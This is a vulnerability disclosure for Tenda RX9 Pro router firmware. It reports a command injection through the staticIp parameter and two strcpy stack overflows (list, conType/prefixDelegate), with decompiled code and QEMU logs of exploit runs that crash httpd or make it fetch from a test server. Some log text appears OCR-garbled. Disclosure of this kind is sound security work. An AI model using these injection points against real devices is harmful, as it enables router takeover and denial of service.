

# Tenda RX9 Pro command injection and buffer overflow

**vulnerability:** Tenda RX9 Pro command injection and buffer overflow

**firmware:** US\_RX9ProV1.0in\_V22.03.02.10\_multi\_TDE01.bin

<https://www.tendacn.com/download/detail-4218.html>

## command injection

After obtaining the satticP argument, it is directly concatenated to the V5 variable and executed using the doSystemCmd() function. Cause command injection

```
1 BOOL __fastcall vulsub_42601C(int a1)
2 {
3     int v2; // $v0
4     const char *v4; // $v0
5     char v5[256]; // [sp+1Ch] [-508h] BYREF
6     char v6[1024]; // [sp+11Ch] [-408h] BYREF
7
8     memset(v5, 0, sizeof(v5));
9     memset(v6, 0, sizeof(v6));
10    v2 = sub_4150CC(a1, "wanType", "0");
11    if ( strcmp(v2, "1") )
12        return 0;
13    v4 = (const char *)sub_4150CC(a1, "staticIp", "");
14    if ( !*v4 )
15        return 0;
16    sprintf(v5, "arping -fD %s -I %s -w 1 | grep reply", v4, "eth1");
17    doSystemCmd_route(v5, v6);
18    return (unsigned int)strlen(v6) >= 0x0;
19 }
```

Emulate the HTTPD service using QEMU-Mips

```
iot@splash:~/tools/FirmAE/firmwares/_US_RX9ProV1.0in_V22.03.02.10_multi_
n.extracted/squashfs-root$ sudo qemu-mips -L . ./usr/sbin/httpd
[sudo] password for iot:

Yes:

***** WeLoveLinux*****

Welcome to ...
main_test 481: g_lan_ip 0.0.0.0 admin
[httpd][debug]-----webs.c,158
Unsupported setsockopt level=65535 optname=128
httpd listen ip = 0.0.0.0 port = 80
webs: Listening for HTTP requests at address 0.0.0.0
█
```

```
lot@splash:~/tools/FirmAE/Firmwares/_US_RX9ProV1.0Ln_V22.03.02.10_multi_TDE01.bl
n.extracted/squashfs-root$ sudo qemu-mips -L . ./usr/sbin/httpd
[sudo] password for lot:

Yes:

***** WeLoveLinux*****

Welcome to ...
main_test 481: g_lan_ip 0.0.0.0 admin
[httpd][debug]-----webs.c,158
Unsupported setsockopt level=65535 optname=128
httpd listen ip = 0.0.0.0 port = 80
webs: Listening for HTTP requests at address 0.0.0.0
Unsupported setsockopt level=65535 optname=128
[127.0.0.1].....
Connecting to 127.0.0.1:8000 (127.0.0.1:8000)
index.html 100% [*****] 2009 0:00:00 ETA
arping: Device eth1 not available.
static_arping
[ERROR][td_rpc_call ][75 ]connect:Connection refused
[ERROR][td_rpc_invok ][100 ]call RPC Failed

lot@splash: ~
File Edit View Search Terminal Help
lot@splash:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [10/May/2022 22:50:05] "GET / HTTP/1.1" 200 -

lot@splash:~$ cd Desktop/
lot@splash:~/Desktop$ python3 exp.py
/usr/lib/python3/dist-packages/requests/__init__.py:80: RequestsDependencyWarnin
g: urllib3 (1.26.7) or chardet (3.0.4) doesn't match a supported version!
RequestsDependencyWarning
{"errorCode":1}
lot@splash:~/Desktop$
```

## buffer overflow 1


After the list parameter is obtained, the sub\_431574 function is executed directly without the length limit. The strcpy function is passed, resulting in stack overflow and denial of service

```
1 int __fastcall sub_431574(int a1)
2 {
3     _BYTE *v2; // $v0
4     int v3; // $v0
5     char v5[32]; // [sp+1Ch] [-28h] BYREF
6
7     memset(v5, 0, sizeof(v5));
8     v2 = (_BYTE *)sub_4150CC(a1, "list", "");
9     sub_43157C(v2, 10);
10    signal(10, 1);
11    v3 = fork();
12    if ( !v3 )
13    {
14        set_tc_rule();
15        exit(0);
16    }
17    if ( v3 > 0 )
18    {
19        sprintf(v5, "{\"errorCode\":%d}", 0);
20        sub_41B47C(a1, v5);
```

```

1 int __fastcall sub_43157C(_BYTE *a1, int a2)
2 {
3     _BYTE *v4; // $v0
4     _BYTE *v5; // $s2
5     int v6; // $s1
6     int v8; // [sp+20h] [-254h] BYREF
7     int v9; // [sp+24h] [-250h] BYREF
8     int v10; // [sp+28h] [-24Ch]
9     int v11[4]; // [sp+2Ch] [-248h] BYREF
10    int v12[4]; // [sp+3Ch] [-238h] BYREF
11    char v13[32]; // [sp+4Ch] [-228h] BYREF
12    char v14[256]; // [sp+6Ch] [-208h] BYREF
13    char v15[256]; // [sp+16Ch] [-108h] BYREF
14
15    v8 = 0;
16    memset(v14, 0, sizeof(v14));
17    v9 = 0;
18    v10 = 0;
19    memset(v13, 0, sizeof(v13));
20    v11[0] = 0;
21    v11[1] = 0;
22    v11[2] = 0;
23    v11[3] = 0;
24    v12[0] = 0;
25    v12[1] = 0;
26    v12[2] = 0;
27    v12[3] = 0;
28    memset(v15, 0, sizeof(v15));
29    sub_4311EC();
30    while ( 1 )
31    {
32        v4 = (_BYTE *)strchr(a1, a2);
33        if ( !v4 )
34            break;
35        *v4 = 0;
36        v5 = v4 + 1;
37        memset(v14, 0, sizeof(v14));
38        strcpy(v14, v5);
39        if ( v14[0] == 59 )
40        {
41            v6 = 0;

```



```

lot@splash:~/tools/Firmware/Firmwares/_US_RX9ProV1.0in_V22.03.02.10_multi_TDE01.bl
n.extracted/squashfs-root$ sudo qemu-nlps -L . ./usr/sbin/httpd

Yes:

***** WeLoveLinux*****

Welcome to ...
main test 481: g_lan_ip 0.0.0.0 admin
[httpd][debug]-----webs.c,158
Unsupported setsockopt level=65535 optname=128
httpd listen ip = 0.0.0.0 port = 80
webs: Listening for HTTP requests at address 0.0.0.0
Unsupported setsockopt level=65535 optname=128
[127.0.0.1].....
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
Segmentation fault
lot@splash:~/tools/Firmware/Firmwares/_US_RX9ProV1.0in_V22.03.02.10_multi_TDE01.bl
n.extracted/squashfs-root$

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
lot@splash:~/Desktop$ python3 exp_buf.py
/usr/lib/python3/dist-packages/requests/__init__.py:80: RequestsDependencyWarnin
g: urllib3 (1.26.7) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
Traceback (most recent call last):
  File "/home/lot/.local/lib/python3.6/site-packages/urllib3/connectionpool.py",
line 706, in urlopen
    chunked=chunked,
  File "/home/lot/.local/lib/python3.6/site-packages/urllib3/connectionpool.py",
line 445, in _make_request
    six.raise_from(e, None)
  File "<string>", line 3, in raise_from
  File "/home/lot/.local/lib/python3.6/site-packages/urllib3/connectionpool.py",
line 440, in _make_request
    httplib_response = conn.getresponse()
  File "/usr/lib/python3.6/http/client.py", line 1377, in getresponse
    response.begin()
  File "/usr/lib/python3.6/http/client.py", line 320, in begin

```

## buffer overflow 2

After the Contype and Prefixdelegate parameters are fetched, strcpy is passed without length limits, causing stack overflow and denial of service

```

24 v20[0] = 0;
25 v20[1] = 0;
26 v20[2] = 0;
27 v20[3] = 0;
28 v21[0] = 0;
29 v21[1] = 0;
30 v22[0] = 0;
31 v22[1] = 0;
32 v22[2] = 0;
33 v22[3] = 0;
34 blob_buf_init(v20, 0);
35 v2 = sub_4150CC(a1, "IPv6En", "0");
36 sub_421BEC(v20, 0, v2);
37 v3 = sub_4150CC(a1, "conType", "DHCP");
38 sub_421BEC(v20, 25, v3);
39 strcpy(v22, v3);
40 v4 = sub_4150CC(a1, "ISPusername", "");
41 sub_421BEC(v20, 31, v4);
42 v5 = sub_4150CC(a1, "ISPpassword", "");
43 sub_421BEC(v20, 32, v5);
44 v6 = sub_4150CC(a1, "prefixDelegate", "0");
45 sub_421BEC(v20, 26, v6);
46 strcpy(v21, v6);
47 if ( strcmp(v22, "6in4") )

```

```

Yes:
***** WeLoveLinux*****

Welcome to ...
main_test 481: g_lan_ip 0.0.0.0 admin
[httpd][debug]-----webs.c,158
Unsupported setsockopt level=65535 optname=128
httpd listen ip = 0.0.0.0 port = 80
webs: Listening for HTTP requests at address 0.0.0.0
Unsupported setsockopt level=65535 optname=128
[127.0.0.1].....
[td_rpc_call      ][75  ]connect:Connection refused
[td_rpc_invoke    ][100 ]Call RPC Failed
[td_rpc_call      ][75  ]connect:Connection refused
[td_rpc_invoke    ][100 ]Call RPC Failed
[td_rpc_call      ][75  ]connect:Connection refused
[td_rpc_invoke    ][100 ]Call RPC Failed
gemu: uncaught target signal 11 (Segmentation fault) - core dumped
Segmentation fault
lot@splash:~/tools/Firmware/Firmwares/_US_RX9Prov1.0Ln_V22.03.02.10_multi_TDE01.bl
a_extracted/squashfs-root$
lot@splash:~/Desktop$ python3 exp_buf2.py
/usr/lib/python3/dist-packages/requests/__init__.py:80: RequestsDependencyWarnin
g: urllib3 (1.26.7) or chardet (3.0.4) doesn't match a supported version!
RequestsDependencyWarning
lot@splash:~/Desktop$

```

